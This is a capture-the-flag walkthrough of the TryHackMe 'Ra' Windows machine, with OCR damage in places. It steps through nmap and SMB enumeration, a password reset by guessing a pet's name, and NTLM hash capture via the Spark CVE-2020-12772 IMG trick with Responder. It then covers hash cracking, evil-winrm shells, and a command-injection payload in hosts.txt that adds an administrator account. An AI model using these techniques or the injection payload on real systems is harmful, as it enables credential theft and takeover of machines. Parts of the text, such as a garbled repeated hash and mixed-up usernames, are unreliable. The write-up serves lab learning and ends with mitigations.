# Ra



Doing a nmap scan.


### # nmap -sV -O 10.10.61.63

```
- (notice in the provided in t
```


Adding the domain name in /etc/hosts file.


```
)-[/home/peru]
    nano /etc/hosts
                                                                                         /etc/hosts
  GNU nano 7.2
127.0.0.1
                   localhost
127.0.1.1
                  kali
10.10.205.15
                  lazyadmin.thm
# The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.219
                   pilgrimage.htb
                 windcorp.thm fire.windcorp.thm
10.10.61.63
```

In nmap scan also found port 80 open. So, opening the http service.



There finds a Reset password button. So, click to open that.





Just test it by random things. Then go back to main page and scroll down and try find some credentials.

# Cour employees in focus! Emily Jensen "Love it! Thanks for beleiving in me!" Lily Levesque "I love being able to bring my best friend to work with me!" Kirk Uglas "Every day is a treat!"

Opening the image of Lily Levesque in a new tab.






Image url = http://fire.windcorp.thm/img/lilyleAndSparky.jpg

Here in the url lilyle may be the username and Sparky may be the dog's name. Let's try this credential to reset the password.





And successfully change the password. Our credential is lilyle:ChangeMe#1234

In nmap scan we also find out that port 139 and 445 are open.

So, use that credentials to enumerate smb.

# crackmapexec smb fire.windcorp.thm -u 'lilyle' -p 'ChangeMe#1234'


# crackmapexec smb fire.windcorp.thm -u 'lilyle' -p 'ChangeMe#1234' -shares


```
root@ kali)-[/home/peru]
# smbclient -t 500 //10.10.61.63/Shared -U lilyle --password ChangeMe#1234
Try "help" to get a list of possible commands.
 smb: \>
smb: \> ls
                               Flag1
                                                                     0 Sat May 30 06:15:42 2020
                                                       D 0 Sat May 30 06:15:42 2020
A 45 Fri May 1 21:02:36 2020
A 29526628 Sat May 30 06:15:01 2020
  Flag 1.txt 🚄
  spark_2_8_3.deb
                                                       A 99555201 Sun May 3 16:36:58 2020
A 78765568 Sun May 3 16:35:56 2020
A 123216290 Sun May 3 16:37:24 2020
  spark_2_8_3.dmg
  spark_2_8_3.exe
  spark_2_8_3.tar.gz
                       15587583 blocks of size 4096. 10907417 blocks available
smb: \>
smb: \> get "Flag 1.txt"
getting file \Flag 1.txt of size 45 as Flag 1.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
                    (i)-[/home/peru]
      cat Flag\ 1.txt
 THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}
```

THM{466d52dc75a277d6c3f6c6fcbc716d6b62420f48}

It also includes a deb, dmg, exe, and tar.gz files for something called 'Spark 2.8.3'. I downloaded the \*.deb but I couldn't get it to run. So I downloaded another version of 'Spark'.

```
ot®kali)-[/home/peru/Downloads]
   tar zxvf spark_3_0_2.tar.gz
Spark/
Spark/.install4j/
Spark/.install4j/MessagesDefault
Spark/.install4j/build.uuid
Spark/.install4j/i4j_extf_0_3wlfya.utf8
Spark/.install4j/i4j extf 10 3wlfya.utf8
Spark/.install4j/i4j_extf_11_3wlfya.utf8
Spark/.install4j/i4j extf 12 3wlfya.utf8
Spark/.install4j/i4j_extf_13_3wlfya.utf8
Spark/.install4j/i4j extf 14 3wlfya.utf8
Spark/.install4j/i4j extf 15 3wlfya.utf8
Spark/.install4j/i4j_extf_16_3wlfya.utf8
Spark/.install4j/i4j_extf_17_3wlfya.utf8
Spark/.install4j/i4j_extf_18_3wlfya_bndrky.png
Spark/.install4j/i4j extf 19 3wlfya y3ga2s.png
Spark/.install4j/i4j_extf_1_3wlfya.utf8
Spark/.install4j/i4j extf 20 3wlfya 18gg8kx.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx@2x.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx@2x_dark.png
Spark/.install4j/i4j_extf_20_3wlfya_18gg8kx_dark.png
Spark/.install4j/i4j_extf_21_3wlfya_1mofcyi.png
Spark/.install4j/i4j_extf_2_3wlfya.utf8
Spark/.install4j/i4j_extf_3_3wlfya.utf8
```






After Googling "Spark Instant Messenger exploit" we'll eventually come across CVE-2020-12772.




### **₩CVE-2020-12772 Detail**

### **Current Description**

An issue was discovered in Ignite Realtime Spark 2.8.3 (and the ROAR plugin for it) on Windows. A chat message can include an IMG element with a SRC attribute referencing an external host's IP address. Upon access to this external host, the (NT)LM hashes of the user are sent with the HTTP request. This allows an attacker to collect these hashes, crack them, and potentially compromise the computer. (ROAR can be configured for automatic access. Also, access can occur if the user clicks.)



When searching for an exploit for CVE-2020-12772, you eventually come across a Github page:




So now we know we can send something to someone, but to who? Well, on the webpage, there were XMPP links. Let's choose someone.


# Our IT support-staff


- & Antonietta Vidal
- 8 Britney Palmer
- 8 Brittany Cruz
- 8 Carla Meyer
- 🗸 Buse Candan
- & Edeltraut Daub
- & Edward Lewis
- 8 Emile Lavoie
- & Emile Henry
- & Emily Anderson
- 🛭 Hemmo Boschma
- & Isabella Hughes
- 8 Isra Saur
- & Jackson Vasquez
- & Jaqueline Dittmer



Since it shows Buse Candan online, we will choose to target him.









we need to get the NTLM hash from this user by exploiting the vulnerability found. In order to do this, we'll use Responder.

```
(root⊕kali)-[/home/peru]
  responder -I tun0
           NBT-NS, LLMNR & MDNS Responder 3.1.3.0
  To support this project:
 Patreon → https://www.patreon.com/PythonResponder
  Paypal → https://paypal.me/PythonResponder
 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
[+] Poisoners:
                               [ON]
   LLMNR
    NBT-NS
                               [ON]
   MDNS
                               [ON]
    DNS
                               [ON]
   DHCP
[+] Servers:
   HTTP server
                               [ON]
```

We set the -i as "tun0" because we are on the VPN. We then send the payload to Buse:





Now we capture his hash in Responder:

Copy that hash and save it in hash.txt file.

```
(zoat6 kol3)-[/home/peru]

bg cat hash.txt

buse::WINDOORP:03Fe94facla8a90c:7E00F3B6F8EEC649DABA3454DA25137E:010100000000000000002590D35661DDA017046557479E3C36400000000020008804B0037003900350001001E005700
49004E002D0042004C005A0057004D0048B005A0058005A004E00330004A00140048003700390035002F004C004F00430041004C0003003400570049004E002D0042004C005A0057004D0048003A0055005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A0058005A00580
```

Using john to crack the hash.

```
(root@ kali)-[/home/peru]
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
uzunLM+3131 (buse)
1g 0:00:00:02 DONE (2023-11-22 22:47) 0.3745g/s 1108Kp/s 1108Kc/s 1108KC/s v0yage..uya051
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

And I got a new credentials buse:uzunLM+3131

Now try to connect with a machine with this credential.

# evil-winrm -u buse -p uzunLM+3131 -i 10.10.61.63

```
(root@ Kali)-[/home/peru]

# evil-winrm -u buse -p uzunLM+3131 -i 10.10.61.63

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*EVIL-WINRM* PS C:\Users\buse\Documents>
```

### And I got a shell.





```
*Evil-WinRM* PS C:\Users\buse\Desktop> type "Flag 2.txt"
THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}
*Evil-WinRM* PS C:\Users\buse\Desktop>
```

THM{6f690fc72b9ae8dc25a24a104ed804ad06c7c9b1}

We then see a scripts directory in c:\

```
S C:\Users\buse\Documents> cd ../../..
              PS C:\> dir
    Directory: C:\
Mode
                      LastWriteTime
                                                Length Name
               5/2/2020 6:33 AM
9/15/2018 12:19 AM
5/8/2020 7:43 AM
                                                        inetpub
                                                        PerfLogs
                                                        Program Files
d-r-
                5/7/2020
5/3/2020
                                                        Program Files (x86)
                             2:51 AM
                             5:48 AM
                                                        scripts
               5/29/2020
                             5:45 PM
                                                        Shared
                5/2/2020
                             3:05 PM
                                                        Users
               5/30/2020
                             7:00 AM
                                                        Windows
 Evil-WinRM* PS C:\>
```

When opening the files in the scripts directory, we'll see a ps1 file is running after every 1 minute interval.

```
#Evil-WinRM# PS C:\scripts> type "checkservers.ps1"
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
 # specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
$\text{$\frac{1}{3}\text{$\text{$Who gets notified}}$}
$\text{$notificationto = "brittanycr@windcorp.thm"} # specify where the notifications come from $\text{$\text{$notificationfrom = "admin@windcorp.thm"}}$
# specify the SMTP server
$\text{$\text{$smtpserver = "relay.windcorp.thm"}}$
# start looping here
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)
# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
 ForEach-Object {
       $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
      Invoke-Expression $p
        # if the Host is available then just write it to the screen
write-host "Available host → "$_ -BackgroundColor Green -ForegroundColor White
[Array]$available += $_
```

When opening the files in the scripts directory, we'll see a ps1 file is run every minute. If we look at the ps1 file, we'll see this line:

```
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
```

This takes whatever is in that **hosts.txt** file in **Brittany's** folder and uses Invoke-Expression. We need to get access to that **hosts.txt** file.

Since the user part of the Account Operators group let's reset the password for the account "brittanycr".

\*Evil-WinRM\* PS C:\scripts> net user brittanycr hack@123

```
*Evil-WinRM* PS C:\scripts> net user brittanycr hack@123
The command completed successfully.
```

So now let's access edit that hosts.txt file and create a new Admin user.

# crackmapexec smb fire.windcorp.thm -u 'brittanycr' -p 'hack@123' -shares

```
roatkBall)-[/home/peru]

r crackmapexec smb fire.windcorp.thm 445 FIRE
SMB fire.windcorp.thm
```

### # smbclient //fire.windcorp.thm/Users -U brittanycr --password hack@123

```
-[/home/peru
w smbclient //fire.windcorp.thm/Users -U brittanycr --password hack@123
Try "help" to get a list of possible commands.
smb: \> dir
                                                                       0 Sun May 3 03:35:58 2020
0 Sun May 3 03:35:58 2020
0 Sun May 10 16:48:11 2020
                                                        DR
                                                        DR
   Administrator
                                                                            Sat Sep 15 12:58:48 2018
                                                                           Fri May 1 18:29:20 2020
Fri May 1 18:29:20 2020
   angrybird
  berg
bluefrog579
                                                                            Fri May 1 18:29:20 2020
                                                         D
                                                                       0 Sun May 3 05:06:46 2020
0 Fri May 1 18:29:20 2020
   brittanycr
   brownostrich284
                                                                           Wed Nov 22 22:26:33 2023
                                                                       0 Fri May 1 05:05:11 2020
0 Sat Sep 15 12:58:48 2018
                                                      DHR
   Default
   Default User
                                                    DHSrn
                                                                    174 Sat Sep 15 12:46:48 2018
   desktop.ini
                                                      AHS
                                                                           Fri May 1 18:29:20 2020
Sun May 3 05:00:16 2020
Fri May 1 18:29:20 2020
Thu Nov 23 01:01:05 2023
   edward
   freddy
   garys
                                                                       0
                                                                    0 Thu Nov 23 01:01.03
0 Fri May 1 18:29:20 2020
0 Fri May 1 18:29:20 2020
   goldencat416
   goldenwol
   happ
   happyme
                                                                    0 Fri May 1 18:29:20 2020

0 Thu Nov 23 01:01:59 2023

0 Fri May 1 18:29:20 2020

0 Thu Apr 30 20:05:47 2020

0 Fri May 1 18:29:20 2020

0 Fri May 1 18:29:20 2020

0 Fri May 1 18:29:20 2020
   Luis
   orga
   organicf
   organicfish718
   Public
                                                        DR
   purplecat
   purplepanda
                                                                     0 Fri May 1 18:29:20 2020
0 Thu Nov 23 00:59:23 2023
   sadswan
    sadswan869
                                                                           Thu Nov 23 00:59:23 2023
                                                                       0 Fri May 1 18:29:20 2020
0 Fri May 1 18:29:20 2020
   sheela
                                                          D
   silver
   smallf
                                                                       0 Fri May 1 18:29:20 2020
                                                                           Fri May 1 18:29:20 2020
   tinygoos
                                                                                  May
                                                                                             18:29:20 2020
   whiteleopard
                                                                       0 Fri May 1 18:29:20 2020
                        15587583 blocks of size 4096. 10908059 blocks available
smb: \>
smb: \> cd brittanycr
smb: \brittanycr\> dir
                                                             D
                                                                           0 Sun May 3 05:06:46 2020
                                                                          0 Sun May 3 05:06:46 2020
22 Sun May 3 19:14:57 2020
  hosts.txt
                          15587583 blocks of size 4096. 10908075 blocks available
```

```
smb: \brittanycr\>
```

```
smb: \brittanycr\> get "hosts.txt"
getting file \brittanycr\hosts.txt of size 22 as hosts.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \brittanycr\>
```

```
1)-[/home/peru]
```

Now creating a hosts.txt file with this

### net user rad hello!123 /add;net localgroup Administrators rad /add

```
)-[/home/peru]
   nano hosts.txt
              )-[/home/peru]
   cat hosts.txt
net user rad hello!123 /add;net localgroup Administrators rad /add
```

And upload in to the brittanycr directory.

Now checking

# crackmapexec smb windcorp.thm -u deb -p 'hello!123'

Checking the rad user is created or not.

\*Evil-WinRM\* PS C:\scripts> net user deb

```
Evil-WinRM* PS C:\scripts> net user rad
User name
                             rad
Full Name
Comment
User's comment
Country/region code
                             000 (System Default)
Account active
                             Yes
Account expires
                             Never
Password last set
                             11/22/2023 12:00:58 PM
Password expires
                             1/3/2024 12:00:58 PM
                             11/23/2023 12:00:58 PM
Password changeable
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
Last logon
                             Never
Logon hours allowed
                             All
Local Group Memberships
                             *Administrators
Global Group memberships
                             *Domain Users
The command completed successfully.
*Evil-WinRM* PS C:\scripts>
```

Yes, deb user is created. Now connect by this new user.

### # evil-winrm -u rad -p hello!123 -i 10.10.61.63

```
(root@ kali)-[/home/peru]
# evil-winrm -u rad -p 'hello!123' -i 10.10.61.63

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
**Evil-WinRM** PS C:\Users\rad\Documents>
```

```
PS C:\Users\rad\Documents> cd ../../..
PS C:\> dir
       Directory: C:\
Mode
                                      LastWriteTime
                                                                                 Length Name
                          5/2/2020 6:33 AM
9/15/2018 12:19 AM
5/8/2020 7:43 AM
5/7/2020 2:51 AM
                                                                                               inetpub
                                                                                               PerfLogs
                        9/15/2018 12:19 AM

5/8/2020 7:43 AM

5/7/2020 2:51 AM


5/3/2020 5:48 AM


5/29/2020 5:45 PM

11/22/2023 12:09 PM

5/30/2020 7:00 AM
                                                                                               Program Files
Program Files (x86)
d-r-
                                                                                               scripts
d-
                                                                                               Shared
                                                                                               Users
                                                                                               Windows
```


*Evil-WinRM* PS C:\> cd *Evil-WinRM* PS C:\Users		10.10.61.63 <b>Story</b>
Directory: C:\Users		internal network of WindCorp, the multibillion dollar conhat claim!).
Mode Last	WriteTime Length	Name oss and own their internal network?
d       5/10/2020         d       5/1/2020         d       5/1/2020         d       5/1/2020         d       5/2/2020         d       5/1/2020         d       5/1/2020         d       5/2/2020         d       5/2/2020         d       5/1/2020         d       11/22/2023	4:18 AM 5:59 AM 5:59 AM 4:36 PM 5:59 AM 8:56 AM 5:59 AM 4:30 PM 5:59 AM 12:11 PM 5:59 AM 5:59 AM 5:59 AM 5:59 AM 5:59 AM	Administrator angrybird berg bluefrog579 brittanycr brownostrich284 buse edward freddy garys goldencat416 goldenwol happ happyme Luis orga organicf organicfish718





\*Evil-WinRM\* **PS** C:\Users\Administrator\Desktop> type "Flag3.txt"
THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}
\*Evil-WinRM\* **PS** C:\Users\Administrator\Desktop>

## THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}



### Mitigation:

- i) Picture url should not contain username and security answer.
- ii) There should not be the password reset button on the main web page.
- iii) List of contents should not be present in main web page.
- iv) Running application should be patched perfectly.